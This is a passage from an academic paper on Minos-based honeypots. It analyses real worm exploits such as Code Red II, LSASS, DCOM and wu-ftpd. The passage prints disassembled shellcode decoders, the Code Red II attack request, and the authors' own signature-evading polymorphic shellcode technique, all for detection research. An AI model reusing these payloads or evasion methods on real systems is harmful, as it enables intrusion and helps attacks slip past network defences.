Experiences Using Minos as A Tool for Capturing and Analyzing Novel Worms for Unknown Vulnerabilities

Jedidiah R. Crandall, S. Felix Wu, and Frederic T. Chong

University of California at Davis,
Computer Science Department

Abstract. We present a honeypot technique based on an emulated environment of the Minos architecture [1] and describe our experiences and observations capturing and analyzing attacks. The main advantage of a Minos-enabled honeypot is that exploits based on corrupting control data can be stopped at the critical point where control flow is hijacked from the legitimate program, facilitating a detailed analysis of the exploit. Although Minos hardware has not yet been implemented, we are able to deploy Minos systems with the Bochs full system Pentium emulator. We discuss complexities of the exploits Minos has caught that are not accounted for in the simple model of "buffer overflow exploits" prevalent in the literature. We then propose the Epsilon-Gamma-Pi model to describe control data attacks in a way that is useful towards understanding polymorphic techniques. This model can not only aim at the centers of the concepts of exploit vector (ϵ), bogus control data (γ), and payload (π) but also give them shape. This paper will quantify the polymorphism available to an attacker for γ and π, while so characterizing ϵ is left for future work.

1 Introduction

Minos is an architecture that detects control data attacks and will be described in Section 2. Our Minos-based honeypots have caught over two hundred actual attacks based on eight different exploits. Most of the attacks occurred between mid-December of 2004 and early February of 2005, but the wu-ftpd, Code Red II, and SQL Hello buffer overflow attacks were observed at an earlier date when the honeypots were behind a campus firewall. This paper will present our detailed analysis of the eight exploits observed and point out important differences between these actual exploits seen in the wild and the common conception of buffer overflow exploits prevalent in the computer security research literature. We will also discuss some of the challenges raised for automated analysis by these exploits, and how the Minos architecture helps to address these challenges.

Section 3 will enumerate our assertions about the complexities of actual exploits not captured by the simple model of buffer overflows and support these claims through evidence based on the eight exploits as well as discussion of what

gives rise to these complexities. This is followed by Section 4 which proposes a more appropriate model to encompass all control data attacks and provide useful abstractions for understanding polymorphism. Then related works in Section 5 and future work in Section 6 are followed by the conclusion.

2 Minos

Minos [1] is a simple modification to the Pentium architecture that stops control data attacks by tagging network data as low integrity, and then propagating these tags through filesystem operations and the processor pipeline to raise an alert whenever low integrity data is used as control data in a control flow transfer. Control data is any data which may be loaded into the program counter, or any data used to calculate such data. It includes not just return pointers, function pointers, and jump targets but variables such as the base address of a library and the index of a library routine within it used by the dynamic linker to calculate function pointers. In this way Minos is able to detect zero day control data attacks based on vulnerabilities such as buffer overflows, format string vulnerabilities, or double *free()s*, which constitute the overwhelming majority of remote intrusions on the Internet. Minos was designed to efficiently and inexpensively secure commodity software, but we discovered that the Minos emulator serves as a very capable honeypot.

Although Minos hardware has not yet been implemented, an emulated environment based on the Bochs Pentium emulator [2] was developed to allow for a full Minos system to be booted and run on the network with all of the services and programs of a regular system. Because Minos is orthogonal to the memory model and requires no binary modification it is especially suited to detailed analysis of the exploits it catches, either by hand or in an automated fashion. The address space at the point where the attack is stopped is identical to the address space of a vulnerable machine.

The Minos architecture requires only a modicum of changes to the processor, very few changes to the operating system, no binary rewriting, and no need to specify or mine policies for individual programs. In Minos, every 32-bit word of memory is augmented with a single integrity bit at the physical memory level, and the same for the general purpose registers. This integrity bit is set by the kernel when the kernel writes data into a user process' memory space. The integrity is set to either "low" or "high" based upon the trust the kernel has for the data being used as control data. Biba's low-water-mark integrity policy [3] is applied by the hardware as the process moves data and uses it for operations. If two data words are added, for example, an AND gate is applied to the integrity bits of the operands to determine the integrity of the result. A data word's integrity is loaded with it into general purpose registers. All 8- and 16-bit immediate values are assumed low integrity, and all 8- and 16-bit loads and stores also have the integrity of the address used checked in the application of the low-water-mark policy. A hardware exception traps to the kernel whenever

low integrity data is used for control flow purposes by an instruction such as a jump, call, or return.

Months of testing have shown Minos to be a reliable system with no false positives. There are limitations as to Minos' ability to catch more advanced control data attacks designed specifically to subvert Minos, mostly related to the possibility that an attacker might be able to arbitrarily copy high integrity control data from one location to another. To date, no control data attack has subverted Minos including those attempted by the authors targeted for Minos. More details are available in [1] and [4]. Furthermore, Minos only stops low-level control data attacks that hijack the control flow of the CPU and was not designed to catch higher-level attacks involving, for example, scripting languages or file operations.

Minos was implemented in Linux and changes were made to the Linux kernel to track the integrity information through the file system (details are available in [1]). This implementation SIGSTOPs the offending process which can then be analyzed using a ptrace. A separate Minos implementation for Windows XP marks data as low integrity when it is read from the Ethernet card device, but the integrity information cannot be tracked in the filesystem since we do not have the Windows XP source code. Because the entire system is emulated the hard drive could have tag bits added to it to ameliorate this, but we have not found it necessary to do so.



Fig. 1. An Overly-Simple Model of Buffer Overflow Exploits

3 Exploits

Von Clausewitz [5] said, "Where two ideas form a true logical antithesis, each complementary to the other, then fundamentally each is implied in the other." Studying attacks in detail can shed light on details of defense that might not have otherwise been revealed.

The eight exploits we have observed are summarized in Table 1. This section will discuss the complexities of these exploits that are not captured by the simple model of buffer overflow exploits shown in Figure 1. In this model there is a

Table 1. Actual Exploits Minos has Stopped

Exploit Name	Vulnerability	Class	Port
SQL Hello	**SQL Server 2000**	**Buffer overflow**	**1433 TCP**
Slammer Worm	**SQL Server 2000**	**Buffer overflow**	**1434 UDP**
Code Red II	**IIS Web Server**	**Buffer overflow**	**80 TCP**
RPC DCOM (Blaster)	**Windows XP**	**Buffer overflow**	**Typically 135 TCP**
LSASS (Sasser)	**Windows XP**	**Buffer overflow**	**Typically 445 TCP**
ASN.1	**Windows XP**	**Double *free()***	**Typically 445 TCP**
wu-ftpd	**Linux wu-ftpd 2.6.0**	**Double *free()***	**21 TCP**
ssh	**Linux ssh 1.5-1.2.26**	**Buffer overflow**	**22 TCP**

Table 2. Characteristics of the Exploits

Exploit Name	Superfluous Bytes	First Hop	Interesting Coding Techniques
SQL Hello	**>500**	**Register Spring**	**Self-modifying code**
Slammer Worm	**>90**	**Register Spring**	**Code is also packet buffer**
Code Red II	**>200**	**Register Spring**	**Various**
RPC DCOM	**>150**	**Register Spring**	**Self-modifying code**
LSASS	**>27000**	**Register Spring**	**Self-modifying code**
ASN.1	**>47500**	**Register Spring**	**First Level Encoding**
wu-ftpd	**>380**	**Directly to Payload**	**x86 misalignment**
ssh	**>85000**	**Large NOP sled**	**None**

Table 3. Register Springs Present in Physical Memory for the DCOM exploit

Assembly Code (Machine Code)	Number of Occurrences
CALL EAX (0xffd0)	**179**
CALL ECX (0xffd1)	**56**
CALL EDX (0xffd2)	**409**
CALL EBX (0xffd3)	**387**
CALL ESP (0xffd4)	**19**
CALL EBP (0xffd5)	**76**
CALL ESI (0xffd6)	**1263**
CALL EDI (0xffd7)	**754**
JMP EAX (0xffe0)	**224**
JMP ECX (0xffe1)	**8**
JMP EDX (0xffe2)	**14**
JMP EBX (0xffe3)	**9**
JMP ESP (0xffe4)	**14**
JMP EBP (0xffe5)	**14**
JMP ESI (0xffe6)	**32**
JMP EDI (0xffe7)	**17**

buffer on the stack which is overflowed with the attacker's input to overwrite the return pointer if the attacker uses some exploit vector. When the function returns the bogus return pointer causes control flow to return to somewhere within a NOP (No Operation) sled which leads to the payload code on the stack. None of the real exploits we analyzed fit this model. We will now enumerate three misconceptions that can arise from this simple model and dispute their validity.

3.1 Control Flow is Usually Diverted Directly to the Attacker's Executable Code via a NOP Sled

It is commonly believed that the bogus control data is set by the attacker to go directly to the executable payload code that they would like to run via a NOP sled. Not only is this not always the case, it is almost never the case in our experience. For all six of the Windows exploits analyzed the bogus return pointer or Structured Exception Handling (SEH) pointer directed control flow to existing code within a dynamically linked library or the static program binary. This code disassembled to a call or jump such as "CALL EBX" or "JMP ESP" where the appropriate register was pointing at the exact spot where the payload code was to begin execution (a common case since the buffer has recently been modified and some register was used to index it). We call this a *register spring*.

One challenge for Minos was that this instruction was usually on a virtual page that was not mapped yet into physical memory, so at the point where Minos raises an alert there is not enough information in the physical memory to determine exactly where the attack is ultimately diverting control flow to. The solution was to set a breakpoint and allow the emulator to continue running until the minor page fault was handled by the operating system and the code became resident in physical memory.

Register springing is important because it means that there is a small degree of polymorphism available to the attacker for the control data itself. They can simply pick another instruction in another library or within the static executable binary that is a call or jump to the same register. Table 3 shows the number of jumps or calls to each general purpose register that are physically present in the address space of the exploited process when the DCOM attack bogus control transfer occurs. Since only 754 out of 4,626 virtual pages were in physical memory when this check was performed it can be expected that there are actually 6 times as many register springs available to the attacker as are reported in Table 3. There are 386 other bogus return pointers present in physical memory that will direct control flow to a "CALL EBX" and ultimately to the beginning of the exploit code. A jump to the EBX register or a call or jump to the ESP register will also work for this exploit. In general, for any Pentium-based exploit, EBX and ESP are the registers most likely to point to the beginning of the buffer with the attacker's code due to register conventions.

Of the 3,475 register springs physically present in the DCOM exploit's address space, 3,388 were in memory-mapped shared libraries so most of them would be present in the address space of other processes in the system. A total

of 52 were in data areas meaning their location and value may not be very reliable. The remaining 35 were in the static executable binary itself, including the "CALL EBX" at 0x0100139d used by the Blaster worm, making these register springs tend to be in the same place even for different service packs of the same operating system. The inconsistency of library addresses across different service packs of Windows did not stop Code Red II (which used a library address and was thus limited to infecting Windows 2000 machines without any service packs) from being successful by worm standards, so library register springs cannot be discounted.

Register springing was used in [6], and was also mentioned in [7]. A similar technique using instructions that jump to or call a pointer loaded from a fixed offset of the stack pointer is presented in [8]. The main reason why the exploit developers use register springing is probably because the stack tends to be in a different place every time the exploit is attempted. For example, in a complex Windows network service the attacker does not know which thread they will get out of the thread pool, and a NOP sled will not carry control flow to the correct stack but register springing will. On two different attacks using the same LSASS exploit the attack code began at 0x007df87c in one instance and 0x00baf87c in the other, a difference of almost 4 million bytes. These pointers point to the same byte but within two different stacks. NOP sleds are probably a legacy from Linux-based buffer overflows where there are usually only minor stack position variations because of environment variables. We did observe one isolated attack using the DCOM exploit which did not use register springing but the attack failed with a memory fault because it missed the correct stack by more than 6 million bytes.

The ssh exploit for Linux was an example of where NOP sleds are useful. Here none of the registers point to any useful place and the stack position is very unpredictable, so the particular exploit we observed used a NOP sled of 85,559 bytes on the heap (since the heap data positions are also very unpredictable). Note that this gives the return pointer a great deal of entropy in the two least significant bytes and even a bit of entropy in the third least significant byte.

Neither register springing nor NOP sleds are needed for Linux-based double *free()* exploits such as the wu-ftpd exploit. This is because the *unlink()* macro will calculate the exact heap pointer needed to point to the beginning of the heap chunk containing the payload code.

3.2 NOP Sleds are a Necessary Technique for Dealing with Uncertainty About the Location of the Payload Code

The assumed purpose for NOP sleds, or long sequences of operations that do nothing useful except increment the program counter, is that the attack can jump to any point in the NOP sled and execution will eventually begin at the desired point at the end of the slide. Because of the register springing described above, NOP sleds are largely unnecessary to reach the beginning of the payload code, and once the payload code is running there should be no need for NOP

sleds. Sometimes they seem to be used just to avoid using a calculator, as in this example from the LSASS exploit:

```
01dbdbd8: jmp 01dbdbe8              ; eb0e
01dbdbda: add DS:[ECX], EAX         ; 0101
01dbdbdc: add DS:[ECX], EAX         ; 0101
01dbdbde: add DS:[ECX], EAX         ; 0101
01dbdbe0: add DS:[EAX + ae], ESI    ; 0170ae
01dbdbe3: inc EDX                   ; 42
01dbdbe4: add DS:[EAX + ae], ESI    ; 0170ae
01dbdbe7: inc EDX                   ; 42
01dbdbe8: nop                       ; 90
01dbdbe9: nop                       ; 90
01dbdbea: nop                       ; 90
01dbdbeb: nop                       ; 90
01dbdbec: nop                       ; 90
01dbdbed: nop                       ; 90
01dbdbee: nop                       ; 90
01dbdbef: nop                       ; 90
01dbdbf0: push 42b0c9dc             ; 68dcc9b042
01dbdbf5: mov EAX, 01010101         ; b801010101
01dbdbfa: xor ECX, ECX              ; 31c9
```

A slightly longer jump of "eb16" would have the same effect and skip the NOP sled altogether, or alternatively the code that is jumped to could just be moved up 8 bytes. Probably none of the exploits analyzed actually needed NOP sleds except for the ssh exploit. When NOP sleds were used they were entered at a predetermined point. Many NOP sleds led to code that does not disassemble and will cause an illegal instruction or memory fault, such as wu-ftpd or this example from the SQL Server 2000 Hello buffer overflow exploit:

```
<exploit+533>:    nop                     ; 90
<exploit+534>:    nop                     ; 90
<exploit+535>:    nop                     ; 90
...
<exploit+546>:    nop                     ; 90
<exploit+547>:    nop                     ; 90
<exploit+548>:    (bad)                   ; ff
<exploit+549>:    (bad)                   ; ff
<exploit+550>:    (bad)                   ; ff
<exploit+551>:    call   *0x90909090(%eax) ; ff9090909090
<exploit+557>:    nop                     ; 90
...
<exploit+563>:    nop                     ; 90
<exploit+564>:    (bad)                   ; ff
<exploit+565>:    (bad)                   ; ff
<exploit+566>:    (bad)                   ; ff
<exploit+567>:    call   *0xdc909090(%eax)
<exploit+573>:    leave
<exploit+574>:    mov    $0x42,%al
```

```
<exploit+576>:    jmp    0x804964a <exploit+586>
<exploit+578>:    rolb   0x64(%edx)
```

Apropos to this, we noticed that many exploits waste a great deal of space on NOPs and filler bytes that could be used for executable code. For the LSASS, ASN.1, and Linux ssh exploits this amounted to dozens of kilobytes. This suggests that when developing polymorphic coding techniques the waste of space by any particular technique is not really a major concern.

The limited usefulness of NOP sleds is an important point because it is common to consider the NOP sled as an essential part of the exploit and use this as an entry point into discovering and analyzing zero-day attacks. Abstract payload execution [9] is based on the existence of a NOP sled, for example. Much of the focus of both polymorphic shellcode creation and detection has been on the NOP sled [10–13], which may not be the appropriate focus for actual Windows-based attacks.

3.3 Hackers Have Not Yet Demonstrated the Needed Techniques to Write Polymorphic Worm Code

It is assumed that hackers have the ability to write polymorphic worm code, and polymorphic viruses are commonplace, but no notable Internet worms have employed polymorphism. However, while we did not observe any polymorphic attacks, in several exploits the needed techniques are already in place for other reasons and may give hints as to what polymorphic versions of these decoders would look like and how large they would be.

In the LSASS exploit, for example, the attack code is XORed with the byte 0x99 to remove zeroes which would have terminated the buffer overflow prematurely:

```
00baf160: jmp 00baf172              ; eb10
00baf162: pop EDX                   ; 5a
00baf163: dec EDX                   ; 4a
00baf164: xor ECX, ECX              ; 33c9
00baf166: mov CX, 017d              ; 66b97d01
00baf16a: xor DS:[EDX + ECX<<0], 99 ; 80340a99
00baf16e: loop 00baf16a             ; e2fa
00baf170: jmp 00baf177              ; eb05
00baf172: call 00baf162             ; e8ebffffff
```

This technique was published in [14]. The initial code in the LSASS exploit that runs to unpack the main part of the payload is only 23 bytes. This leaves a 23-byte signature, which is substantial, but small enough to evade network-based worm detection and signature generation techniques such as EarlyBird [15], which looks for 40-byte common substrings, assuming the exploit vector part of the attack is less than 40 bytes. The largest Maximum Executable Length (MEL) observed for normal HTTP traffic in [9] was 16 bytes, so we might consider this a good target size for a payload decryptor.

Of course, the attack is not polymorphic if the same XOR key is used every time, plus XORing does leave a signature in the XORs between elements [10]. Another reversible operation such as addition would be preferable. The DCOM exploit's unpacking routine is 32 bytes long and has a 4-byte stride also using an XOR operation:

```
005bf843: jmp 005bf85e              ; eb19
005bf845: pop ESI                   ; 5e
005bf846: xor ECX, ECX              ; 31c9
005bf848: sub ECX, ffffff89         ; 81e989ffffff
005bf84e: xor DS:[ESI], 9432bf80    ; 813680bf3294
005bf854: sub ESI, fffffffc         ; 81eefcffffff
005bf85a: loop 005bf94e             ; e2f2
005bf85c: jmp 005bf863              ; eb05
005bf85e: call 005bf845             ; e8e2ffffff
```

The Hello buffer overflow exploit for SQL Server 2000 uses the same technique as the LSASS decoder but we observed several different instances of the payload that is unpacked. This was probably a feature in the exploit allowing "script kiddies" to insert their favorite shellcode and have all of the zeroes removed. The unpacking routine is only 19 bytes:

```
<snippet+596>:    mov    %esp,%edi
<snippet+598>:    inc    %edi
<snippet+599>:    cmpl   $0xffffffeb,(%edi)
<snippet+602>:    jne    <snippet+598>
<snippet+604>:    xorb   $0xba,(%edi)
<snippet+607>:    inc    %edi
<snippet+608>:    cmpl   $0xffffffea,(%edi)
<snippet+611>:    jne    <snippet+604>
<snippet+613>:    jmp    <snippet+619>
```

The wu-ftpd exploit for Linux showed more creativity in the exploit code than is usual. The exploit writer seemed to use the misalignment of x86 instructions in combination with a seemingly useless *read()* system call of three bytes to obfuscate how the attack actually worked. The attack has a fake NOP sled:

```
0x807fd71: or      $0xeb,%al
0x807fd73: or      $0xeb,%al
0x807fd75: or      $0xeb,%al
0x807fd77: or      $0xeb,%al
0x807fd79: or      $0x90,%al
0x807fd7b: nop
0x807fd7c: nop
0x807fd7d: nop
0x807fd7e: nop
0x807fd7f: nop
0x807fd80: xchg   %eax,%esp
0x807fd81: loope  0x807fd89
```

```
0x807fd83: or     %dl,0x43db3190(%eax)
0x807fd89: mov    $0xb51740b,%eax
0x807fd8e: sub    $0x1010101,%eax
0x807fd93: push   %eax
0x807fd94: mov    %esp,%ecx
0x807fd96: push   $0x4
0x807fd98: pop    %eax
0x807fd99: mov    %eax,%edx
0x807fd9b: int    $0x80
```

This looks like valid code leading to a *write()* system call as long as control flow lands in the NOP sled, but in fact this will cause a memory fault. Because Minos reports the exact location where execution of the malcode begins it is easy to see the real payload code:

```
0x807fd78: jmp    0x807fd86
0x807fd7a: nop
0x807fd7b: nop
0x807fd7c: nop
0x807fd7d: nop
0x807fd7e: nop
0x807fd7f: nop
0x807fd80: xchg   %eax,%esp
0x807fd81: loope  0x807fd89
0x807fd83: or     %dl,0x43db3190(%eax)
0x807fd89: mov    $0xb51740b,%eax
0x807fd8e: sub    $0x1010101,%eax
```

The attack jumps into the middle of the junk OR instruction and continues.

```
0x807fd86:  xor %ebx,%ebx       ; ebx = 0
0x807fd88:  inc %ebx            ; ebx = 1
0x807fd89:  mov $0xb51740b,%eax
0x807fd8e:  sub $0x1010101,%eax
                ; eax = 0x0a50730a
0x807fd93:  push %eax
0x807fd94:  mov %esp,%ecx       ; ecx = &Stack Top
0x807fd96:  push $0x4
0x807fd98:  pop %eax            ; eax = 4
0x807fd99:  mov %eax,%edx       ; edx = 4
0x807fd9b:  int $0x80
                ; write(0, "\nsP\n", 4);
0x807fd9d:  jmp 0x807fdad
```

The attack then reads 3 bytes from the open network socket descriptor to the address 0x807fdb2 and jumps to that address. This is where the 3 byte payload would have been downloaded and then executed, except that Minos stopped the attack so the rest of the exploit code was never downloaded:

```
0x807fdb2:      or     (%eax),%al
```

```
0x807fdb4:      add    %al,(%eax)
0x807fdb6:      add    %al,(%eax)
0x807fdb8:      add    %al,(%eax)
0x807fdba:      add    %al,(%eax)
0x807fdbc:      add    %al,(%eax)
0x807fdbe:      add    %al,(%eax)
0x807fdc0:      enter  $0x91c,$0x8
0x807fdc4:      (bad)
0x807fdc5:      (bad)
0x807fdc6:      (bad)
```

What 3 byte payload could possibly finish the attack? A 3 byte worm? A 3 byte shell code? Our speculation is that the next three bytes read from the attacker's network socket descriptor would have been "0x5a 0xcd 0x80". All of the registers are setup to do a *read()* system call to where the program counter is already pointing, the only requirement missing is a larger value than 3 in the EDX register to read more than three bytes. There is a very large value on the top of the stack so the following code would download the rest of the exploit and execute it:

```
pop     %edx     ;0x5a
int     $0x80    ;0xcd80 (Linux system call)
```

While Code Red II was not polymorphic it is interesting to note that the executable code that serves as a hook to download the rest of the payload contains only 15 distinct byte values which are repeated and permuted to make up the executable code plus bogus SEH pointer for the hook. The bogus SEH pointer is actually woven into the payload's hook code. The attack comes over the network as an ASCII string with UNICODE encodings. The reader is encouraged to try to use the simple model of buffer overflows in Figure 1 to determine which parts of this string are NOPs (0x90), which parts are executable code, and which part is the bogus SEH pointer (0x7801cbd3):

```
GET /default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003
%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

Only these 15 byte values appear: 0x90, 0x68, 0x58, 0xcb, 0xd3, 0x78, 0x01, 0x81, 0x00, 0xc3, 0x03, 0x8b, 0x53, 0x1b, and 0xff. The EBX register points directly at the beginning of the UNICODE-encoded part so there is no need for the 2-byte NOP sled. After being decoded by the IIS web server's ASCII-to-UNICODE conversion the executable code looks like this:

```
0110f0f0: nop                          ; 90
0110f0f1: nop                          ; 90
0110f0f2: pop EAX                      ; 58
0110f0f3: push 7801cbd3                ; 68d3cb0178
0110f0f8: add DL, DS:[EAX + cbd36858] ; 02905868d3cb
0110f0fe: add DS:[EAX + 90], EDI       ; 017890
0110f101: nop                          ; 90
0110f102: pop EAX                      ; 58
0110f103: push 7801cbd3                ; 68d3cb0178
0110f108: nop                          ; 90
0110f109: nop                          ; 90
0110f10a: nop                          ; 90
0110f10b: nop                          ; 90
0110f10c: nop                          ; 90
0110f10d: add EBX, 00000300            ; 81c300030000
0110f113: mov EBX, DS:[EBX]            ; 8b1b
0110f115: push EBX                     ; 53
0110f116: call DS:[EBX + 78]           ; ff5378
```

Note that the same byte sequences take on different roles. The sequence 0x0178 is at once part of the bogus SEH pointer (0x7801cbd3), then part of a reference pointer pushed onto the stack for relative pointer calculations, and then part of the "ADD DS:[EAX + 90], EDI" instruction. The double word 0x5868d3cb is either an offset in "ADD DL, DS [EAX + cbd36858]" or part of "POP EAX; PUSH 7801cbd3". The NOP is less useful as a non-operation as it is an offset in "ADD DS:[EAX + 90], EDI" or part of the instruction in "ADD DL, DS:[EAX + cbd36858]".

What purpose does all of this serve? Using the simple model of buffer overflows in Figure 1 and looking once more at the UNICODE-encoded machine code in the attack string shows that an automated analysis based on heuristics of this simple model, and without the precise information provided by Minos at the time of control flow hijacking, will probably fail.

The ASN.1 exploit may have contained some limited polymorphism to bypass anomaly-based network intrusion detection mechanisms. The main part of the payload is encoded using First Level Encoding, which is a common encoding for Windows file sharing traffic. The payload decoding routine is not encoded and yields 248 bytes of executable payload from 496 bytes of encoded data. Also, INC ECX (0x41) is used instead of NOP (0x90), though the NOP sled is presumably unnecessary because of register springing.

It seems that the smallest decryptors, polymorphic or not, are between 10 and 20 bytes which leaves a significant signature. Binary rewriting techniques such as using different registers are possible, but this is very complicated and not necessary. The limiting assumption is that the decryptor and the encrypted shellcode need be disjoint sets of bytes. For research purposes we have developed and tested a simple polymorphic shellcode technique that leaves a signature of only 2 bytes. The basic idea is to move a randomly chosen value into a register and successively add to it a random value and then a carefully chosen comple-

ment and push the predictable result onto the stack, building the shellcode or perhaps a more complex polymorphic decryptor backwards on the stack using single-byte operations.

```
mov eax,030a371ech        ; b8ec71a339
add eax,0fd1d117fh        ; 057f111dfd
add eax,0b00c383fh        ; 053f380cb0
push eax                  ; 50
add eax,03df74b4bh        ; 054b4bf73d
add eax,0e43bf9ceh        ; 05cef93be4
push eax                  ; 50
...
add eax,02de7c29dh        ; 059dc2e702
add eax,014b05fd8h        ; 05d85fb014
push eax                  ; 50
add eax,06e7828dah        ; 05da28786e
call esp                  ; ffd4
```

The 2-byte signature is due to the "CALL ESP" at the end as well as the sequence, "PUSH EAX, ADD EAX...". These could be trivially removed respectively by making the last 32-bit value pushed onto the stack a register spring to ESP to use a "RET" instead of "CALL ESP", and by using different registers with a variety of predictable 8-, 16-, and 32-bit operations, leaving no byte string signature at all.

Table 4. Characteristics of the Projections

	ϵ	γ	π
Typical Range	**Exploit vector**	**Bogus control data**	**Attack payload code**
Relationship to Bogus Control Transfer	**Before**	**During**	**After**
Possible Polymorphic Techniques	**Limited by the system**	**Register spring or NOP sled**	**Numerous**
Example Detection Techniques	**Shield, DACODA**	**Minos, Buttercup**	**Network IDS**

4 The Epsilon-Gamma-Pi Model

Figure 2 summarizes the new Epsilon-Gamma-Pi model we propose to help understand control data attacks and the polymorphism that is possible for such exploits. This model encompasses all control data attacks, not just buffer overflows. By separating the attack into ϵ, γ, and π we can be precise in describing exactly what we mean by polymorphism in this context and be precise about



Fig. 2. The Epsilon-Gamma-Pi Model for Control Data Exploits

what physical data is actually meant by terms like "payload" and "bogus control data". As a motivating example, consider the "bogus control data" of Code Red II. When we say "bogus control data" do we mean the actual bogus SEH pointer 0x7801cbd3 stored in little endian format within the Pentium processor's memory as "0xd3 0xcb 0x01 0x78", or do we mean the UNICODE-encoded network traffic "0x25 0x75 0x63 0x62 0x64 0x33 0x25 0x75 0x37 0x38 0x30 0x31"? By viewing control data attacks as projections we can avoid such confusions.

The Epsilon-Gamma-Pi model is based on projecting bytes from the network packets the attacker sends onto the attack trace (the trace of control flow for the system being attacked). A byte of network traffic can affect the attack trace by being mapped into data which is used for conditional control flow decisions (typical of ϵ), being mapped onto control data which directly hijacks the control flow trace and diverts it to someplace else (typical of γ), or being mapped into executable code which is run (typical of π). Note also that these projections may not be simple transpositions, but may also involve operations on data such as UNICODE decodings. The *row space* of a projection is the set of bytes of the network traffic that actually are projected onto the attack trace by that projection and therefore affect the trace. Conversely, the *null space* of a projection is that set of bytes for which the projection has no effect on the attack trace, or in other words the bytes that do not matter for that projection. The range of the projection is the set of physical data within the processor that is used to modify the attack trace somehow because of that projection. The projection is chosen by the attacker but limited by the protocols and implementation of the system being attacked.

The projection ϵ is a function which maps bytes from the network packets onto the attack trace before the bogus control flow transfer occurs. The projection captured by Minos is γ, which maps the part of the network traffic containing the bogus control data onto the actual physical control data that is used for the bogus control flow transfer. Executable payload code and the data it uses would be mapped by π from the network packets to the code that is run, the distinction from ϵ being that these bytes only matter after the bogus control transfer has occurred.

4.1 Epsilon (ϵ) = Exploit

The attacker has much less control over ϵ than the system being attacked does, because this mapping is the initial requests that the attacker must make before the control data attack can occur. For example, the "GET" part of the Code Red II exploit causes the vulnerable server to follow the trace of a GET request rather than the trace of a POST request or the trace of an error stating that the request is malformed. The row space of ϵ is all of the parts of the network packets that have some predicate required of them for the bogus control flow transfer to occur. The null space of ϵ is those parts of the network traffic which can be arbitrarily modified without changing the attack trace leading up to the bogus control flow transfer. The physical data, after it is processed and operated on, which is used in actual control flow decisions constitutes the range of ϵ. We

will defer a quantitative characterization of ϵ and the degree of polymorphism available to an attacker for ϵ to future work where we will use an automated tool named DACODA.

4.2 Gamma (γ) = Bogus Control Data

For Code Red II γ would be the projection which maps the UNICODE encoded network traffic "0x25 0x75 0x63 0x62 0x64 0x33 0x25 0x75 0x37 0x38 0x30 0x31" onto the bogus SEH pointer 0x7801cbd3. Note that γ captures both the UNICODE encoding and the fact that the Pentium architecture is little endian.

For a format string control data attack, where typically an arbitrary bogus control data value is built by adding size specifiers and then written to an arbitrary location, γ captures the conversion of a format string such as "%123d%123d%123d%n" into the integer 369. Note that the characters "%", "d", and "n" are also projected by ϵ.

4.3 Pi (π) = Payload

Typically control data attacks will execute an arbitrary machine code payload after control flow is hijacked, so the range of π is the arbitrary machine code that is executed and the data it uses. Alternatively, in a return-into-libc attack [16] the range of π may contain the bogus stack frames. The row space of π is the bytes of network traffic that are used for either payload code or data after the bogus control flow transfer takes place. For the Code Red II example a portion of the row space of π is UNICODE encoded and another portion is not, but the long string "XXXXXXXXXX...XXXX" is in the null space of π because it has no effect on the attack trace after the bogus control flow transfer occurs.

4.4 On Row Spaces and Ranges

There is no reason why the row spaces of ϵ, γ, and π need be disjoint sets. Using our Code Red II example the network traffic "0x25 0x75 0x63 0x62 0x64 0x33 0x25 0x75 0x37 0x38 0x30 0x31" is in the intersection of the row space of γ and the row space of π. Placement of these bytes in the row space of ϵ is a more subtle concept. Changing these bytes to "0x58 0x58 0x58 0x58 0x58 0x58 0x58 0x58 0x58 0x58 0x58 0x58" (or "XXXXXXXX") will still cause the bogus control flow transfer to occur, but changing them to "0x25, 0x75, 0x75, 0x75, 0x75, 0x75, 0x25, 0x75, 0x75, 0x75, 0x75, 0x75" (or "%uuuuu%uuuuu") will probably return a malformed UNICODE encoding error, so really these bytes are also in the row space of ϵ. The ranges of the three projections may overlap as well.

In [17] the idea of automatically generating a white worm to chase a black worm and fix any damage done to infected hosts was explored. Legal and ethical issues aside, generating a new worm with a new payload reliably and consistently is the ultimate demonstration that any particular worm analysis technique is

